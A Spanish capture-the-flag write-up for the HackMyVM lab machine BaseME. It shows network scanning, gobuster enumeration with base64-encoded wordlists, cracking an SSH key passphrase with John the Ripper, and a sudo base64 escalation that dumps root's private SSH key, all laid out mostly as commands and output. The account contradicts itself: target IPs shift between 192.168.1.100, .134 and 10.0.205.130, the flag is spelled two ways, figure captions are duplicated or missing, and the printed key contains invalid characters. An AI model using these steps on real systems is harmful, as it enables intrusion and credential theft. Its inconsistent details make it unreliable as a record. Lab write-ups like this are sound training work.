

BaseME

Autor/a: Sucret · Plataforma: HackMyMv



Índice

1. Introducción.....	5
2. Desarrollo del tema.....	5
3. Conclusiones.....	14
4. Referencias (formato APA).....	14

Índice de figuras

Figura 1: Escaneo de red para localizar la máquina objetivo y acceso al servidor web, que devuelve contenido en Base64.....	5
Figura 2: Contenido en base 64 al realizar el escaneo de la.....	5
Figura 3: Decodificación de un mensaje en base64 donde se indica que toda la información necesaria, incluida la contraseña, está codificada en ese mismo formato.	6
Figura 4: Instalación de seclists y verificación del número de entradas del wordlist big.txt.....	6
Figura 5: Creación de un diccionario base64-url más grande y nueva pasada de enumeración con gobuster.....	7
Figura 6: Decodificación de un archivo base64 que únicamente muestra un mensaje vacío sin información útil.....	7
Figura 7: Generación de un wordlist codificado en base64-url y posterior enumeración de directorios con gobuster, que identifica dos rutas accesibles en el servidor.....	8
Figura 8: Decodificación del archivo en base64, obteniendo como resultado una clave privada SSH en texto claro.....	8
Figura 9: Visualización de los archivos codificados en base64 encontrados dentro del directorio descubierto, mostrando su contenido numerado y pendiente de decodificación.....	8
Figura 10: Intento de conexión con una clave privada que es rechazada por tener permisos inseguros, lo que obliga a la autenticación mediante contraseña.....	9
Figura 11: Generación del hash de la clave privada, creación del diccionario resuelto y uso de John the Ripper para obtener la passphrase de la clave SSH.....	9
Figura 12: Se muestra la corrección de permisos de la clave privada y la posterior conexión SSH usando esa clave.....	10
Figura 13: Visualización de la flag del usuario contenida en user.txt, acompañada de un dibujo ASCII.....	10
Figura 14: Listado de permisos sudo del usuario, donde se indica que puede ejecutar base64 como root sin contraseña.....	11

Figura 15: Listado de permisos sudo del usuario, donde se indica que puede ejecutar base64 como root sin contraseña.....	11
Figura 16: Acceso al sistema como root mediante la clave privada y visualización de la flag contenida en root.txt.....	12

1. Introducción

El objetivo de este trabajo es documentar el proceso de análisis y explotación llevado a cabo durante la práctica de la vulneración de la máquina de BaseME (hackmymv).

A lo largo del write-up se explican los métodos utilizados para la identificación de vulnerabilidades, las fases del ataque, las herramientas aplicadas y la obtención de acceso o evidencia relevante.

Mi practica se estructura en tres bloques principales: metodología, desarrollo técnico de las capturas y, finalmente, una conclusión donde se recogen los aprendizajes y reflexiones finales.

2. Desarrollo del tema

Primero hice un reconocimiento del sistema para ver qué puertos y servicios estaban abiertos. Con herramientas como *nmap* pude ver también qué versiones estaban usando y así entender mejor por dónde empezar.

Después revisé esas versiones para comprobar si tenían alguna vulnerabilidad conocida que se pudiera aprovechar.

Cuando encontré una, realicé la explotación correspondiente para ver si era posible acceder al sistema o sacar alguna evidencia útil.

Una vez dentro, miré qué permisos tenía y hasta dónde podía llegar con ese acceso.

Por último, fui guardando capturas y anotando cada paso para dejar todo bien documentado.

```
(sucret@sucret)-[/]
$ nmap -n -Pn 192.168.1.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-12 11:06 CET
Nmap scan report for 192.168.1.1
Host is up (0.0091s latency).
Not shown: 993 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
6969/tcp  open  acmsoda
8080/tcp  filtered http-proxy
MAC Address: 4C:1B:86:DC:49:C5 (Arcadyan)

Nmap scan report for 192.168.1.100
Host is up (0.012s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
5357/tcp  open  wsddapi
MAC Address: 30:9C:23:A1:77:D6 (Micro-Star Intl)

Nmap scan report for 192.168.1.134
Host is up (0.00039s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:69:22:8E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.1.142
Host is up (0.011s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 10:27:F5:53:21:60 (TP-Link Limited)
```

Figura 1: Escaneo de red para localizar la máquina objetivo y acceso al servidor web. que devuelve contenido en Base64.




Figura 2: Contenido en base 64 al realizar el escaneo de la

Lo primero que hice fue usar *nmap* para escanear la red y ahí encontré la IP 192.168.1.100, que era la máquina objetivo. Luego abrí esa dirección en el navegador para ver qué mostraba y me encontré con un texto en base64 en la propia página. Lo decodifiqué para ver qué información contenía y así poder seguir avanzando en la práctica.




Figura 3: Decodificación de un mensaje en base64 donde se indica que toda la información necesaria, incluida la contraseña, está codificada en ese mismo formato.

Una vez decodifiqué el código en base64, el resultado decía que **todo en la máquina estaba codificado en base64**, pero esa pista no me llevó a ningún sitio, así que tuve que buscar otra forma de avanzar.

```
(sucret@sucret)-[~]
$ sudo apt update
$ sudo apt install -y seclists

Des:1 http://kali.download/kali kali-rolling InRelease [34,0 kB]
Des:2 http://kali.download/kali kali-rolling/main amd64 Packages [21,0 MB]
Des:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [52,6 MB]
Des:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [114 kB]
Des:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [259 kB]
Des:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [186 kB]
Des:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [893 kB]
Des:8 http://kali.download/kali kali-rolling/non-free-firmware amd64 Packages [11,3 kB]
Des:9 http://kali.download/kali kali-rolling/non-free-firmware amd64 Contents (deb) [28,4 kB]
Descargados 75,1 MB en 14s (5.215 kB/s)
Se pueden actualizar 1294 paquetes. Ejecute «apt list --upgradable» para verlos.
Installing:
  seclists

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1294
  Download size: 557 MB
  Space needed: 1.970 MB / 75,5 GB available

Des:1 http://kali.download/kali kali-rolling/main amd64 seclists all 2025.2-0kali1 [557 MB]
Descargados 557 MB en 21s (26,3 MB/s)
Seleccionando el paquete seclists previamente no seleccionado.
(Leyendo la base de datos ... 483810 ficheros o directorios instalados actualmente.)
Preparando para desempaquetar .../seclists_2025.2-0kali1_all.deb ...
Desempaquetando seclists (2025.2-0kali1) ...
Configurando seclists (2025.2-0kali1) ...
Procesando disparadores para kali-menu (2025.3.2) ...
Procesando disparadores para wordlists (2023.2.0) ...

(sucret@sucret)-[~]
$ wc -l /usr/share/seclists/Discovery/Web-Content/big.txt
20478 /usr/share/seclists/Discovery/Web-Content/big.txt

(sucret@sucret)-[~]
$ wc -l /usr/share/seclists/Discovery/Web-Content/big.txt
20478 /usr/share/seclists/Discovery/Web-Content/big.txt
```

Figura 4: Instalación de seclists y verificación del número de entradas del wordlist big.txt.


Decidí empezar a buscar directorios ocultos. Primero probé con **wfuzz**, pero no salió nada útil. Después cambié de herramienta y también probé con otros diccionarios. Encontré uno de **SecLists** que parecía mejor que el *medium.txt*, se llamaba **big.txt**, así que me lo instalé y lo probé también, pero aun así tampoco consiguió sacar ningún directorio.

```
(sucret@sucret)-[~]
$ cat /usr/share/seclists/Discovery/Web-Content/big.txt |
xargs -d "\n" -I {} -n 1 -P 200 bash -c 'echo "{}" | basenc --base64url' > b64_baseme.txt

(sucret@sucret)-[~]
$ gobuster dir -u "http://192.168.1.134" -w b64_baseme.txt -o baseme.txt -t 100
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.1.134
[+] Method: GET
[+] Threads: 100
[+] Wordlist: b64_baseme.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/cm9ib3RzLnR4dAo= (Status: 200) [Size: 25]
Progress: 20478 / 20478 (100.00%)
=====
Finished
=====
```

Figura 5: Creación de un diccionario base64-url más grande y nueva pasada de enumeración con gobuster.

Después de no sacar nada con los diccionarios normales, le di otra vuelta al asunto. La pista anterior decía que todo estaba en base64, así que pensé en convertir mi diccionario a base64 para ver si así encontraba algo. Una vez lo codifiqué, cambié de herramienta y probé con gobuster usando ese diccionario en base64. Esta vez sí apareció algo: un directorio también en base64.



Lo abrí, y se me descargó un fichero que literalmente tenía otro código en base64 en el que decía que no había nada, bastante humorístico pero no me quedaría ahí seguiría probando con otro diccionario más.

Figura 6: Decodificación de un archivo base64 que únicamente muestra un mensaje vacío sin información útil.


```
(sucret@sucret)-[~]
$ cat /usr/share/seqlists/Discovery/Web-Content/combined_words.txt |
xargs -d "\n" -I {} -n 1 -P 200 bash -c 'echo "{}" | basenc --base64url' > b64_baseame_try2.txt

(sucret@sucret)-[~]
$ gobuster dir -u "http://192.168.1.134" -w b64_baseame_try2.txt -o basemetry2.txt -t 100
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.1.134
[+] Method: GET
[+] Threads: 100
[+] Wordlist: b64_baseame_try2.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/aWRfcNhhCg== (Status: 200) [Size: 2537]
/cm9ib3RzLnR4dAo= (Status: 200) [Size: 25]
Progress: 128367 / 128367 (100.00%)
=====
Finished
=====
```

Figura 7: Generación de un wordlist codificado en base64-url y posterior enumeración de directorios con gobuster, que identifica dos rutas accesibles en el

Después de ese intento, probé con otro diccionario llamado **combined_words.txt**. Esta vez lo usé con **gobuster** y por fin salió otro directorio más. Al entrar, la máquina me descargó un archivo. Ese archivo también estaba en **base64**, así que lo decodifiqué, y resultó ser un **certificado SSH de OpenSSH** que podía usar para conectarme a la máquina. Por fin había encontrado algo útil para seguir avanzando.




Figura 9: Visualización de los archivos codificados en base64 dentro del directorio descubierto, mostrando uno de ellos numerado y pendiente de decodificación.




Figura 8: Decodificación del archivo en base64, obteniendo como resultado una clave privada SSH en texto claro

```
(sucret@sucret)-[~/Descargas]
$ ssh lucas@192.168.1.134 -i id_rsa(1)
WARNING: UNPROTECTED PRIVATE KEY FILE!
Permissions 0664 for 'id_rsa(1)' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa(1)": bad permissions
lucas@192.168.1.134's password:
```

Figura 10: Intento de conexión con una clave privada que es rechazada por tener permisos inseguros, lo que obliga a la autenticación mediante contraseña

En esta captura se puede ver que intento acceder por SSH al equipo 192.168.1.134 utilizando una clave privada (id_rsa(1)) que es la que he pasado de base64. Sin embargo, la conexión no funciona porque SSH detecta que el archivo tiene permisos demasiado abiertos (0664). Al no ser seguro, el propio cliente ignora la clave y muestra la advertencia ***"UNPROTECTED PRIVATE KEY FILE"***.

```
(kali@kali)-[~/Desktop/BASEME]
$ ssh2john id_rsa > hash_id_rsa

(kali@kali)-[~/Desktop/BASEME]
$ nano list.txt

(kali@kali)-[~/Desktop/BASEME]
$ while read line; do echo "$line" | base64 >> lista_resuelta.txt; done < list.txt

(kali@kali)-[~/Desktop/BASEME]
$ john --wordlist=lista_resuelta.txt hash_id_rsa
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
aWxvdmV5b3UK (id_rsa)
1g 0:00:00:00 DONE (2025-11-14 10:38) 2.173g/s 13.04p/s 13.04c/s 13.04C/s aWxvdmV5b3UK..dGhleWhtdGVzbWUK
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figura 11: Generación del hash de la clave privada, creación del diccionario resuelto y uso de John the Ripper para obtener la passphrase de la clave SSH.

Primero antes de todo generaremos un hash de ssh para el John para que de esta manera podamos vulnerar posteriormente este, y la pregunta es, ¿cómo encontraremos la contraseña?

Pues lo que tenía pensado era que en el página inicial de la máquina había un código comentado a partir de este he creado una lista/diccionario y seguidamente he pasado cada línea del código comentado a base64, luego con el John he vulnerado las

contraseñas con los parámetros del diccionario y el hash que habia creado anteriormente del id_rsa.

Una vez hecho esto el jhon en 1 segundo nos saca la contraseña del id_rsa por lo que nos dispondremos a entrar dentro.

```
(kali㉿kali)-[~/Desktop/BASEME]
$ chmod 700 id_rsa

(kali㉿kali)-[~/Desktop/BASEME]
$ ssh -i id_rsa lucas@10.0.205.130
Enter passphrase for key 'id_rsa':
Linux baseme 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Sep 28 12:51:36 2020 from 192.168.1.58
```

Figura 12: Se muestra la corrección de permisos de la clave privada y la posterior conexión SSH usando esa clave

En este caso ajusté los permisos de la clave privada con **chmod 700** al `id_rsa`, ya que SSH exige que solo el propietario pueda leer el archivo. Después inicié la conexión con `ssh -i id_rsa lucas@10.0.205.130`. La clave fue aceptada y únicamente tuve que introducir la passphrase.

```

lucas@baseme:~$ cat user.txt

```



```

HNV8nnJAJAJA

```

Figura 13: Visualización de la flag del usuario contenida en user.txt, acompañada de un dibujo ASCII.

Aquí muestro el contenido del archivo `user.txt` utilizando `cat`. Dentro del archivo aparece un dibujo ASCII en forma de rombo y, justo debajo, se encuentra la flag del usuario: `HMV8nnJAJAJA`

```
lucas@base64: /usr/bin$ sudo -l
Matching Defaults entries for lucas on base64:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User lucas may run the following commands on base64:
    (ALL) NOPASSWD: /usr/bin/base64
```

Figura 14: Listado de permisos sudo del usuario, donde se indica que puede ejecutar `base64` como root sin contraseña.

Aquí reviso los permisos sudo del usuario mediante `sudo -l`. El resultado muestra que puedo ejecutar `/usr/bin/base64` como root sin necesidad de contraseña (`NOPASSWD`). Esto significa que puedo aprovechar ese binario para elevar privilegios, ya que cualquier comando ejecutado a través de esa llamada se realizará con permisos de root

```
lucas@base64: /usr/bin$ ficherodecodificar=/root/.ssh/id_rsa
lucas@base64: /usr/bin$ sudo base64 "$ficherodecodificar" | base64 --decode
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABbm9uZQAAAAAAAAABAAAAAdzc2gtcn
NhAAAAAwEAAQAAQEAw6MgMnxUy+W9oem0Uhr2cJiez37qVubRK9D4kdu7H5NQ/Z0FFp2B
IdV3wx9xDNAICJgtYQUvOV7KFNAWvEXTDdhBwdiUcWEJ4AOKX7+5v7*4b8vuG5zK0LTVxp
DEBE8faPj3UaHsa1JUVAaDngTikCa6VBIcVg0DCcFL8xHBpCSIfoHfpqmOpWT/pWxvGI3tk
/Ku/STY7Ay8HtSgoqCcF3F+lb9J9kwKhFg9eL05QDuFujb1CN7gUy8xhgNanUViyCZRwn7
px+DfU+nscSEf61zgfgqn2hCbYqaP0jBgWcVL6YoMiwCS3jhmeFG4C/p51j3gI6b8yz9a
S+DtdTpdwQAAABD82/wZ/Nv8GQAAAAAdzc2gtcnNhAAABAQDDoyAyfFTL5b2h6bRSgvZwmJ
7Pfpw5tEr0PiR27sfk1D9nQUWnYEh1XfDH3ENYAgImC1hBS85XsoU0Ba8RdMN2EHB2JR
YQngA5crv7m/vHvy+4bnMrSVNXGkMQETx9o+PdRoexrULRVo0eBMiQJrpUEgK8bQMjx8v
zEcGkJIh+gd+mqY6LZP+lZe8Yje2T8q79JNjsDLwe1KCioJx/cX6Vv0n2TAqEWD14s7LA0
4W6NvUI3uBTLzGGA1qdRWLJlHCFunH4N9T6exxIR8bXOB+CqfaEJsFipo/SMGBZxUvpig
yLAJLe0GZ4UbgL+nnWPeAjpvzLP1pL40110kPBAAAAAwEAAQAAQBIARoQ0GJh9AMWBS6
oBgUC+lw4Ptq710Q7sOAFMxE7BnEsFZeI62TgZqqpNkdHjr2xuT1ME5YpK5niMzFkkIEd5
SEwK6rKRfUcB3lyZwaoMoIBJ1pZoY1c2qYw1KTb3hVUEbgsmRugIhwWGC+anFfavaJCMDr
nCO2g8VMnT/cTyAv/Qmi8m868KNEzcuzGV5ozHL1XLffHM9R/cqPPyAYaQIa9Z+kS6ou9R
iMTjTSx0Pnfh286kgx0ry1se9BBlrEc5251R/PRkEKYrMj3AIwI30qvYlAtNfcCFhoJXLq
vWystPARwiUs7WYBUHRf6bPP/pHTTvwvb2bs51ngImpdAAAAAGDaWnQ7Lj7Vp+mTjhSu4oG
ptDHNd2uuqB1+CHRcaVutUmknxvG3p957UbnNp6e0+ePKtAIakrzbpAo6u25poyWugAuZ
X2nQhqsQh6yrThDjLTiDMeV7JNGFbG0canXXXHt3tjfyRS0+aM87WmwqNyh6nfy1C5axR
fKZG8ivz5IAAAAgQD83QmCiCbZaCOLGwgHGcuCUDcxGY1QLIRnbM5VAjjmNezGFs9f0ExD
SiTwFsmITP//njsbRZP2laIKK06j4yp5LpfGDB5QHs+g4nXvDn6ns64gCKo7tf2bPP8VCE
FWyc2JyqREWE3WmyhkPlyr9xAZerZ+7Fz+NFueRYzDkLWg8wAAAEAxhBeLqbo6/GUKXF5
rFRatLXI43Jrd9pyvLx62KghsnEBek7my9sbU5dvYBLztS+lfPCRxV2ZzpJYdN4SDJbXIR
txBaLJe3c4uic9WjyxGwUK9IL65rSrRVERHsT0525ofPWGQEA2A+pRCpz3A4Y41fy8Y9an
2B2NmftAFekWFXsAAAAALcm9vdEBiYXNlbWU=
-----END OPENSSH PRIVATE KEY-----
lucas@base64: /usr/bin$
```

Figura 15: Listado de permisos sudo del usuario, donde se indica que puede ejecutar `base64` como root sin contraseña.

3. Conclusiones

A lo largo del proceso se ha comprobado cómo una enumeración adecuada, combinada con el uso sistemático de herramientas como Nmap, Gobuster y técnicas de decodificación en Base64, permite identificar rutas ocultas y acceder progresivamente a información sensible dentro del sistema. La pista central **—que todo estaba codificado en Base64—** ha sido clave para avanzar, demostrando la importancia de interpretar correctamente los mensajes del propio entorno durante un ejercicio de intrusión.

4. Referencias (formato APA)

Ofsec. (2023). *Nmap Security Scanner*. Nmap Project. <https://nmap.org>

Mehlemauer, C., & Reeves, O. (2022). *Gobuster*. GitHub Repository. <https://github.com/OJ/gobuster>

OpenSSH. (2023). *OpenSSH Manual Pages*. OpenBSD Project. <https://www.openssh.com/manual.html>

Seclists. (2023). *SecLists: Security Test Wordlists*. Kali Linux / Offensive Security. <https://github.com/danielmiessler/SecLists>